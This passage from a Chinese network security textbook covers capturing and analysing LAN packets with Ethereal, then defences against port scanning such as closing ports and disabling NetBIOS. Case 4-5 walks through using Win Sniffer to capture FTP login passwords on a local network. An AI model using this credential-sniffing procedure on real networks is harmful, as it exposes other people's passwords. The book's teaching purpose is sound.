应用于故障修复、分析、软件和协议开发以及教育领域，是一种开放源代码的许可软件，允许用户向其中添加改进方案。

因为 Ethereal 基于 WinPcap，所以 Ethereal 0.99.0 之前的版本必须要另行下载安装 WinPcap。之后的版本都不用另外下载安装，因为 WinPcap 已经被封装在 Ethereal 里面了。

2）系统要求

Ethereal 适用于当前所有较为流行的计算机系统，包括 UNIX、Linux 和 Windows。用户可以到 http://www.ethereal.com/上下载该软件。

案例 4-4　Windows XP 下使用 Ethereal 捕获并分析局域网内的数据包

Windows XP 下使用 Ethereal 0.10.10 捕获并分析局域网内的数据包分为以下三个步骤。

第一步，Capture Options 设置。

双击启动桌面上的 Ethereal 图标以后，选择菜单 Capture→Start。进行 Capture Options 设置，如图 4-19 所示。




图 4-19　Capture Options 设置

(1) Capture Options 中部分参数设置如图 4-19 所示。其中,单击 Interface 选择捕获接口,这里选择本机的吉比特以太网卡。Capture packets in promiscuous mode 表示是否打开混杂模式,如果选择混杂模式表示捕获所有的报文,一般如果使用者只捕获本机收发的数据报文,可以关掉。Limit each packet 表示限制每个报文的大小。Capture Files 即捕获数据包保存的文件名以及保存位置。

(2) 设置过滤规则。Capture Filter 是抓包过滤器,只抓取满足过滤规则的包。如果要捕获特定的报文,那在抓取包前就要设置过滤规则,决定数据包的类型。单击图 4-19 中的 Capture Filter 按钮,设置过滤规则。弹出如图 4-20 所示的窗口。

其中,Filter name 可以任意命名。Filter string 中输入 port not 53 and not arp,此过滤规则表示捕获所有除了 DNS 和 ARP 的报文。要注意,这里的 Filter string 语法输入有些技巧,如:

- 捕获 MAC 地址为 00:aa:00:62:c6:09 的网络设备通信的所有报文:ether host 00:aa:00:62:c6:09。
- 捕获 IP 地址为 219.246.5.254 的网络设备通信的所有报文:host 219.246.5.254。
- 捕获网络 Web 浏览的所有报文:tcp port 80。
- 捕获 219.246.5.224 除了 HTTP 外的所有通信数据报文:host 219.246.5.254 and not tcp port 80。

第二步,抓包。

Capture Options 设置完成后,单击 OK 就开始进行抓包。同时就会弹出 Ethereal: capture form(nic)driver,其中(nic)代表本机的网卡型号。该界面还会以百分比统计不同协议捕获到的报文,如图 4-21 所示。




图 4-20　设置过滤规则




图 4-21　捕获过滤

第三步,协议分析。

单击 Stop 停止后,界面如图 4-22 所示。例如,单击 21 号数据包,就可以看见该数据包

的详细信息，包括时间、源 IP、目标 IP、使用的协议和端口信息等。中间的方框内还有详细的以太口信息、IP 协议信息等。




图 4-22　协议分析

2. Win Sniffer

1）Win Sniffer 简介

Win Sniffer 专门用来截取局域网内的密码，比如登录 FTP、登录 E-mail 等的密码。

2）系统要求

本案例使用 Win Sniffer 1.2 版本，可运行在 Windows 9x/NT/2000/XP 操作系统中。

案例 4-5　Win Sniffer 监听局域网内某台 FTP 服务器密码

使用 Win Sniffer 监听局域网内某台 FTP 服务器密码，可以分为以下三个操作步骤。

第一步，设置网卡。

打开 Win Sniffer，只要做简单的设置就可以进行密码抓取了。单击工具栏图标 Adapter，设置网卡，这里设置为本机的物理网卡就可以，如图 4-23 所示。

第二步，连接远程 FTP 服务器。

使用 DOS 命令行连接远程的 FTP 服务，如图 4-24 所示。

第三步，获取密码。

打开 Win Sniffer，看到刚才的会话过程已经被记录下来了，显示了会话的一些基本信息，但是想看到密码需要购买该软件，如图 4-25 所示。

本节介绍了两个网络监听工具，旨在让读者了解一些常用的网络监听工具。此外，还有许多常用的监听软件，如 Sniffer Pro、Dsniff、X-sniff、嗅探经典 Iris 等。




图 4-23　设置网卡



图 4-24　连接远程 FTP 服务器




图 4-25　获取密码

4.6 网络扫描与监听的防范措施

4.6.1 网络扫描的防范

防止黑客恶意攻击的第一步是防范网络扫描。而网络中96%的扫描集中在端口扫描。所以,采取适当措施来防范端口扫描是防范网络扫描的重点。下面以 Windows XP 为例,介绍一下端口扫描的几种防范措施。

1. 禁用不必要的端口

一般来说,仅打开需要使用的端口会比较安全,不过关闭端口意味着减少功能,所以需要在安全和功能上面做一些平衡。一些系统必要的通信端口,如访问网页需要 HTTP(80端口)不能被关闭。对于那些根本用不到的功能,就没必要将端口开放给黑客。

2. 禁用不必要的协议

在配置系统协议时,将不需要的协议全部删除。对于服务器和主机来说,一般只安装 TCP/IP 就够了。

方法是:右击"网络邻居",选择"属性",然后右击"本地连接",选择"属性",卸载不必要的协议。对于协议和端口的限制,也可采用以下方法:"网上邻居"→"属性"→"本地连接"→"属性"→"Internet 协议 TCP/IP"→"属性"→"高级"→"选项"→"TCP/IP 筛选"→"属性",勾选"启用 TCP/IP 筛选",只允许需要的 TCP、UDP 端口和协议即可,如图4-26所示。

3. 禁用 NetBIOS

NetBIOS 是很多安全缺陷的源泉,对于不需要提供文件和打印共享的主机,还可以将绑定在 TCP/IP 的 NetBIOS 关闭,避免针对 NetBIOS 的攻击。

方法是:选择"网络邻居",右击选择"属性"→"TCP/IP 协议"→"属性"→"高级",进入"高级 TCP/IP 设置"对话框,选择 WINS 选项卡,勾选"禁用 TCP/IP 上的 NetBIOS"一项,关闭 NetBIOS,如图4-27所示。



图4-26 限制协议和端口

